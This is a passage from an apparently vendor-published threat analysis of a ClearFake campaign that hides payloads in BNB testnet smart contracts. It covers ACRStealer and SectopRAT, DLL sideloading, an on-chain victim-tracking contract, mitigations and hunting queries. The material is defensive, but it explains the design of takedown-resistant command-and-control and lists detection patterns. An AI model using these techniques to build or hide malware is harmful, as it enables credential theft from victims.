


Figure 8. TrendAI Vision One execution profile showing `dllhost.exe` dropping `pythonw.exe` (a silent Python interpreter) and `helper.py` (shellcode loader) to the FileZilla Data directory

DNS queries to *api.github[.]com*, *registry.npmjs[.]org*, *pypi[.]org*, and *download2324.mediafire[.]com* were recorded from the `dllhost.exe` process though the specific content downloaded was not captured.

The Python-based payload matches the ACRStealer profile as independently identified by [Vega Security](#) in their analysis of a similar ClearFake contract cluster published February 2026.

In SectopRAT, the stealer targeted browser passwords, credit cards, cookies, cryptocurrency wallet extensions, Discord/Telegram sessions, Steam, VPN and FTP credentials, and system info. It spawned an invisible secondary desktop to silently hijack browser sessions in Chrome or Edge that ran in the background, fully controlled by the attacker, while the victim saw nothing. Stolen data was sent to attacker-controlled C&C servers, with a MediaFire fallback if primary infrastructure goes down.

A DLL sideloading triad was dropped into `C:\Users\[User]\AppData\Local\Mozilla\Firefox\361e6e66.default\`. It consisted of a legitimate `vlc.exe` and `libvlc.dll` staged alongside a malicious `libvlccore.dll`. This was confirmed to be a proxy DLL forwarding VLC API calls to the real library, while also decrypting and executing a 4.29 MB encrypted payload embedded in its `.reloc` section identified as *ACRStealer.Smart Contract D: On-Chain execution confirmation*.

Analysis also found [Smart Contract D](#) hardcoded in the Stage 3 JavaScript, the ClickFix overlay payload retrieved from [Smart Contract B](#). This contract serves a dual purpose: it presents reinfection and confirms execution.

On the read side, before displaying the overlay, the Stage 3 JavaScript calls `isGoalReached(uuid)` to see if the victim's UUID already exists in the contract's list. If it does, the overlay is suppressed entirely, preventing repeat lure exposure to already-compromised victims.

On the write side, the threat actor calls `addtoList(string)` to record each confirmed execution by the victim's public IP, captured via the Avast geo-IP lookup. Once the threat actor writes the entry, the next `isGoalReached()` poll from the victim's browser returns "yes" and causes the overlay to remove itself from the DOM.

```
Transaction Input Decode Untitled-1
1 Transaction Input Decode
2 =====
3 File: 0x07b493
4
5 Raw Input Data:
6 0x5c61fc2c
7
8 ABI Breakdown:
9 Function Selector (bytes 0-3): 0x5c61fc2c → addtoList(string)
10 Offset (bytes 4-35): 0x0000000000000000000000000000000000000000000000000000000000000020 → 32 (0x20)
11 String Length (bytes 36-67): 0x000000000000000000000000000000000000000000000000000000000000000e → 14 bytes
12 String Data (bytes 68-95): 31383
13
14 Decoded Value: the victim's IP address
```

Figure 9. ABI-decoded addtoList() transaction on Smart Contract D, the on-chain execution confirmation written by the threat actor, with decoded victim public IP confirming successful payload execution.

Conclusion

This case is a concrete demonstration that blockchain-based payload delivery has graduated from a proof-of-concept curiosity to an operational threat.

The EtherHiding technique exploited in this campaign eliminates the most disruption-accessible components of traditional malware infrastructure: domains, IP addresses, and hosting providers. All four smart contracts identified in this investigation remain live on the BNB Smart Chain testnet as of writing. No action taken by any security vendor, domain registrar, or law enforcement agency can alter or remove the payloads stored within them; This is not a limitation but a fundamental property of immutable, decentralized infrastructure, and it demands that enterprise defenders rethink assumptions about what takedown-resistant C&C looks like.

We recommend enterprises implement controls across several layers:

- At the network layer, blocking outbound JSON-RPC traffic to known BNB Smart Chain testnet RPC endpoint starting with *bsc-testnet-rpc.publicnode[.]com* removes the contract query step before any payload executes.
- At the endpoint layer, disabling the Windows WebClient service on workstations that do not require WebDAV eliminates the delivery mechanism for the remote DLL loader entirely. Where WebClient cannot be disabled, behavioral detection rules targeting *rundll32.exe* with UNC path arguments are highly effective.

- At the browser layer, enterprise browser management policies that restrict clipboard write access can interrupt the ClickFix social engineering step before the victim executes the injected command. Organizations should also consider blocking or alerting on *eth_call* and JSON-RPC patterns in web proxy logs as an early-warning indicator for EtherHiding activity across their fleet.
- At the end-user layer, awareness training on fake CAPTCHA and ClickFix lures is the first line of defense against the social engineering component, as the entire post-infection chain in this case required a single deliberate action by the victim.

TrendAI Vision One™ provides the cross-layer detection and investigation capability that enabled this case to be fully reconstructed. The platform's endpoint sensor captured the complete execution chain from the initial *rundll32* launch through remote thread injection, *dllhost* spawning, and Python RAT file drops correlating each event across process, file, and network telemetry in a single unified view.

TrendAI™ Managed Detection and Response (MDR) provides 24/7 expert-led threat monitoring and response backed by TrendAI™ global threat intelligence. In this analysis, TrendAI™ MDR analysts pivoted from a single high-confidence endpoint alert to a full reconstruction of the blockchain delivery infrastructure to the SectopRAT payload.

TrendAI Vision One™ Threat Intelligence Hub

[TrendAI Vision One™ Threat Intelligence Hub](#) provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Emerging Threats: [Smart Contracts for C&C: How ClearFake Hid in Plain Sight on BSC Testnet](#)

TrendAI Vision One™ Intelligence Reports (IOC Sweeping)

<https://portal.xdr.trendmicro.com/index.html#/app/ti/intelligence?intrusionSet=Smart%20Contracts%20for%20C%26%3A%20How%20ClearFake%20Hid%20in%20Plain%20Sight%20on%20BSC%20Testnet>

Hunting Queries

| eventSubId: 301 AND hostName:bsc-testnet-rpc.publicnode.com AND processName: (chrome.exe OR msedge.exe OR microsoftedge.exe OR firefox.exe OR iexplore.exe OR opera.exe OR brave.exe OR vivaldi.exe OR waterfox.exe)

Detects DNS query from common browser processes to Binance Smart Chain testnet RPC endpoint, an indication that the user browsed a compromised website with ClearFake embedded JS. Acceptable false positives for users developing web3 apps.

| eventSubId: 701 AND parentName:rundll32.exe AND parentCmd:*** AND objectCmd:(chrome.exe OR msedge.exe OR microsoftedge.exe OR firefox.exe OR iexplore.exe OR opera.exe OR brave.exe OR vivaldi.exe OR waterfox.exe)

Detects browser process injection initiated originating from the execution of malicious DLL hosted on remote WebDAV UNC path to common browser processes.

TrendAI Vision One™ XDR Data Explorer App

TrendAI Vision One™ customers can use the XDR Data Explorer App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

More hunting queries are available for TrendAI Vision One™ with Threat Intelligence Hub entitlement enabled.

Indicators of Compromise

Indicators of compromise can be found [here](#).